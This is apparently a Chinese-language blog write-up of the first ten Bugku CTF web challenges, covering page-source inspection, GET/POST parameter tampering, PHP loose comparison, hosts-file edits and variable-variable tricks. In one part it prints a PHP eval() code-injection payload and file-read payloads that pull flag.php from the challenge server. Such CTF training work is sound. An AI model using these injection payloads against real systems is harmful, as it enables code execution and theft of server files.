Bugku CTF 题目解析 (1-10题)

原创

半夜好饿 于 2018-09-28 20:55:25 发布 13237 收藏 53

分类专栏： CFT 文章标签： CTF


本文链接：https://blog.csdn.net/baidu_35297930/article/details/82874813

写在前面的话：

这里只是记录一些自己的解题思路，或者一些有关解题的乱七八糟的东西，自己是刚零基础接触这方面的东西，所以有表述不当的地方请包容，在此谢过！

1、web2

点开网址后：



解题思路：F12 打开 开发者工具看看，可以看到需要寻找的flag。

将其复制到提交框即可。

flag： KEY{Web-2-bugKssNNikls9100}

2、计算器

点开网址后：


来源:BugKu-ctf

解题思路：

先提交答案试试看，可以发现只能输入个位数，于是可以想到修改代码，修改maxlenth的值，再输入正确答案即可得到flag。

```
<body>
  <span id="code" class="code" style="background: rgb(179, 163, 231) none repeat scroll
  0% 0%; color: rgb(56, 130, 14);">0+43=?</span> event
  <input class="input" maxlength="2" type="text">
  <button id="check">验证</button> event
  <div style="text-align:center;">…</div>
  <script src="js/jquery-1.12.3.min.js"></script>
```


提交后出现：



得到flag，提交即可。

flag：flag{CTF-bugku-0032}


3、web基础$_GET

点开网之后：

```
$what=$_GET['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```


解题思路：

通过阅读代码，可知道提交数据即可，由代码得知提交方式为get方式，只需要what=flag即可。



得到flag。

flag：flag{bugku_get_su8kej2en}

> 相关知识：
> $_GET ：
> 1、预定义的 $_GET 变量用于收集来自 method="get" 的表单中的值。
> 2、 从带有 GET 方法的表单发送的信息，对任何人都是可见的（会显示在浏览器的地址栏），并且对发送信息的量也有限制。

$_POST：
1、预定义的 $_POST 变量用于收集来自 method="post" 的表单中的值。
2、从带有 POST 方法的表单发送的信息，对任何人都是不可见的（不会显示在浏览器的地址栏），并且对发送信息的量也没有限制。

4、web基础$_POST

点开网页后：

```
$what=$_POST['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```


解题思路：阅读代码后可知是post传参，所以可构造一个post传参。


可以有以下几种方式：
a、利用火狐浏览器的插件HackBar
b、自己构造一个表单
c、bp抓包。

a、利用火狐浏览器的插件：

```
$what=$_POST['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
flagflag{bugku_get_ssseint67se}
```

F12之后选择HackBar，勾选post data，将题目页面的地址与需要构造的post传参填入，运行即可得到flag的值。

b、自己构造一个表单




F12之后，在网页代码中加入自己构造的表单代码，输入flag，提交即可得到flag的值。

表单代码：

```
<form action="/post/" method="post">
 <input type="text" name="what">
 <button type="submit" value="提交">提交</button>
</form>
```

c、bp抓包



5、矛盾

点开网页后：

```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{**********}';
}
```


解题思路：

阅读代码可知传参方式用的是$GET方式，判断输入的num，如果不是数字且为1时输出flag，和题目所述一样自相矛盾。于是可以想到让num为1但是不是数字 比如num=1w232等，令num=1w232，即可得到flag的值。


```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{**********}';
}
1w232flag{bugku-789-ps-ssdf}
```


flag：flag{bugku-789-ps-ssdf}

相关知识

1、is_numeric()：检测变量是否为数字或数字字符串。

–

2、弱类型语言 与 强类型语言：

强类型：指任何变量在使用的时候必须要指定这个变量的类型，而且在程序的运行过程中这个变量只能存储这个类型的数据。因此，对于强类型语言，一个变量不经过强制转换，它永远是这个数据类型，不允许隐式的类型转换。常见的有C++,Pyton、Java等。

弱类型则是与强类型定义相反。常见：PHP、VB。

–

3、PHP中 “== ” 与 “=== ”的区别：


首先php是一种弱类型语言。

“ == ”：只是检测左右两边的值是否相等。在1w232 == 1中，1w232被强制转换成了整型1，则两者相等。


“=== ”：操作符除了检测左右两边的值是否相等外，还会检测他们的类型是否相等

6、web3

点开网页后：
点击确定，以下两个对话框不断切换。



解题思路：勾选组织此页面创建更多对话框之后，查看源码。可看到一串奇怪的字符串。



将其利用HtmlEncode解码，即可得到flag的值。

flag：KEY{J2sa42ahJK-HS11III}

7、域名解析

解题思路：

按照题目意思，需要将flag.bugku.com解析到120.24.86.145。在windows下，修改host文件，在host文件中加入此句：120.24.86.145 flag.bugku.com

访问http://flag.bugku.com/即可得到flag。

一般情况下host文件地址为:C:\Windows\System32\drivers\etc\host.

```
#            127.0.0.1       localhost
#            ::1             localhost
127.0.0.1 steamcommunity.com

120.24.86.145 flag.bugku.com
```


KEY{DSAHDSJ82HDS2211}

flag：KEY{DSAHDSJ82HDS2211}

> 相关知识：https://www.cnblogs.com/geaozhang/p/7010353.html

8、你必须让他停下来

点开网站后，页面不停的闪烁。

解题思路：

查看后台代码，由于页面一直不停的跳转闪烁，无法看清代码，猜想是否寻找的flag就存在于某一页面之中，采用burp suite中的repeater功能逐步查看，会发现猜想正确。

```
<script language="JavaScript">
function myrefresh(){
window.location.reload();
}
setTimeout('myrefresh()',500);
</script>
<body>
<center><strong>I want to play Dummy game with others&#39;But I can't stop!</strong></center>
<center>Stop at panda ! u will get flag</center>
<center><div><img src="10.jpg"/></div></center><br><a style="display:none">flag{dummy_game_1s_s0_popular}</a></body>
</html>
```


flag：flag{dummy_game_1s_s0_popular

9、本地包含

点开网页：

```php
<?php
        include  "flag.php";
        $a  =  @$_REQUEST['hello'];
        eval(  "var_dump($a);");
        show_source(__FILE__);
?>
```


解题思路：阅读代码后猜测，寻找的flag可能在flag.php中，因此想办法将该文件中的内容取出。

以下有2种方式：

a、利用eval( )函数的漏洞

b、直接将flag.php的内容读入到hello变量中

a、利用eval( )函数的漏洞

> eval( )函数是把字符串按照PHP代码来计算，该字符串必须是合法的PHP代码，且必须以分号结尾。

> $_REQUEST[ ]函数默认情况下包含了 $_GET、 $_POST、 $_COOKIE。

知道eval( )函数的作用后，我们可以利用hello来构造payload。

题目中以给出了var_dump($a)，且hello的内容赋给了 $a,则可以构造成如下方式：
hello=);show_source(“flag.php”);var_dump(

即连同var_dump($a)来看的话，便可以很好的理解了。

var_dump(**);show_source(“flag.php”);var_dump(**)

加粗部分则是所构造的内容，利用eval的作用，可以获取到flag.php文件中的内容。

120.24.86.145:8003/?hello=);show_source("flag.php");var_dump(


```php
<?php
        $flag  =  'Too  Young  Too  Simple';
        #  echo  $flag;
        #  flag{bug-ctf-gg-99};
?> <?php
        include  "flag.php";
        $a  =  @$_REQUEST['hello'];
        eval(  "var_dump($a);");
        show_source(__FILE__);
?>
```


b、直接将flag.php的内容读入到hello变量中

还是利用eval（）的作用，同理构造payload，如下：

1、构造： ?hello=file_get_contents(‘flag.php’) 后结果为：

```
<body>
  string(84) "
  <!--?php $flag = 'Too Young Too Simple'; # echo $flag; # flag{bug-ctf-gg-99}; ?-->
  "
 <code>…</code>
```


2、构造： ?hello=file(‘flag.php’) 后结果为：

```
array(5) { [0]=> string(7) " string(34) " $flag = 'Too Young Too Simple'; " [2]=> string(16) " # echo $flag; " [3]=> string(25) " # flag{bug-ctf-gg-99}; " [4]=> string(2) "?>" }
        include  "flag.php";
        $a  =  @$_REQUEST['hello'];
        eval(  "var_dump($a);");
        show_source(__FILE__);
?>
```

> 相关知识：
> 提到了本地包含，所以就此将本地包含的相关资料贴上来，与本题无关。
> https://zhuanlan.zhihu.com/p/26308699
> https://thief.one/2017/04/10/2/

flag：flag{bug-ctf-gg-99}

10、变量1

点开网址后：

解题思路：先把代码中的函数都弄清楚其作用，理解代码，根据提示解题。

相关知识：
isset( )：用来检测变量是否设置
preg_match( )：执行匹配正则表达式
php中变量可以当作另一个变量的变量名：
eg：

```
<?php
 $a='b';
 $b="Boogle";
 eval("var_dump($$a);");  //输出   Boogle
?>
```

正则表达式：
^：匹配输入字符串的开始位置
\w：匹配字母、数字、下划线，等价于 '[A-Za-z0-9_]
+：代表至少一个
$：匹配输入字符串的结束位置

正则表达式表达的内容为：变量中至少含有一个数字/字符/下划线

如果不匹配会输出 “args error!”，所以我们需要构造一个符合正则式要求的变量。题目提示，flag在变量中和 $$a ，可想到$GLOBALS变量，既满足正则表达式的要求，也可以找到flag。

$GLOBALS：一个包含了全部变量的全局组合数组

因此构造payload：?args=GLOBALS

结果：

```
}
?>
array(7) { ["GLOBALS"]=> *RECURSION* ["_POST"]=> array(0) { } ["_GET"]=> array(1) { ["args"]=> string(7) "GLOBALS" } ["_COOKIE"]=> array(0) { } ["_FILES"]=> array(0) { }
["ZFkwe3"]=> string(38) "flag{92853051ab894a64f7865cf3c2128b34}" ["args"]=> string(7) "GLOBALS" }
```


flag：flag{92853051ab894a64f7865cf3c2128b34}